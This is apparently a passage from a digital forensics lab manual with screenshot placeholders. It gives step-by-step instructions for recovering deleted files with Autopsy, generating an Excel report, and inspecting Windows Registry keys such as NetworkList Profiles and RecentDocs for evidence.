
Step 10: Now browse and select the files which was created before with ad1 extension.



Step 11: Once file is selected >> finish.



Step 12: Image is now created.




Practical 8:

Aim: Recovering and inspecting deleted files (Using Autopsy).


Step 1: Start Autopsy from Desktop.

Step 2: Now create on New Case.


Step 3: Enter the New case Information and click on Next Button.




Step 4: Enter the additional Information and click on Finish.




Step 5: Now Select Source Type as Local disk and Select Local disk form drop down list and click on Next.




Step 6: Click on Next Button and then on Finish Button.







Step 7: Now Autopsy window will appear and it will be analysing the disk that we have selected.




Step 8: All files will appear in table tab select any file to see the data.




Step 9: Expand the tree from left side panel to view the document files.




Step 10: To recover the file, go to view node-> Deleted Files node, here select any file and right click on it than select Extract Files option.




Step 11: By default, Export folder is chosen to save the recovered file >> Select Ok.




Step 12: Now go to the Export Folder to view Recover file.




Step 13: Click on Generate Report from autopsy window and Select the Excel format and click on next.






Step 14: Now Report is Generated So click on close Button. we can see the Report-on-Report Node.




Step 15: Now open the Report folder and Open Excel File.




Practical 9:

Aim: Registry editor.


Step 1: Accessing the Registry. Type in windows search "regedit".






Step 2: Wireless evidence in the Registry.


Path:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\NetworkList\Profiles



Step 3: The RecentDocs Key


Path:
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs





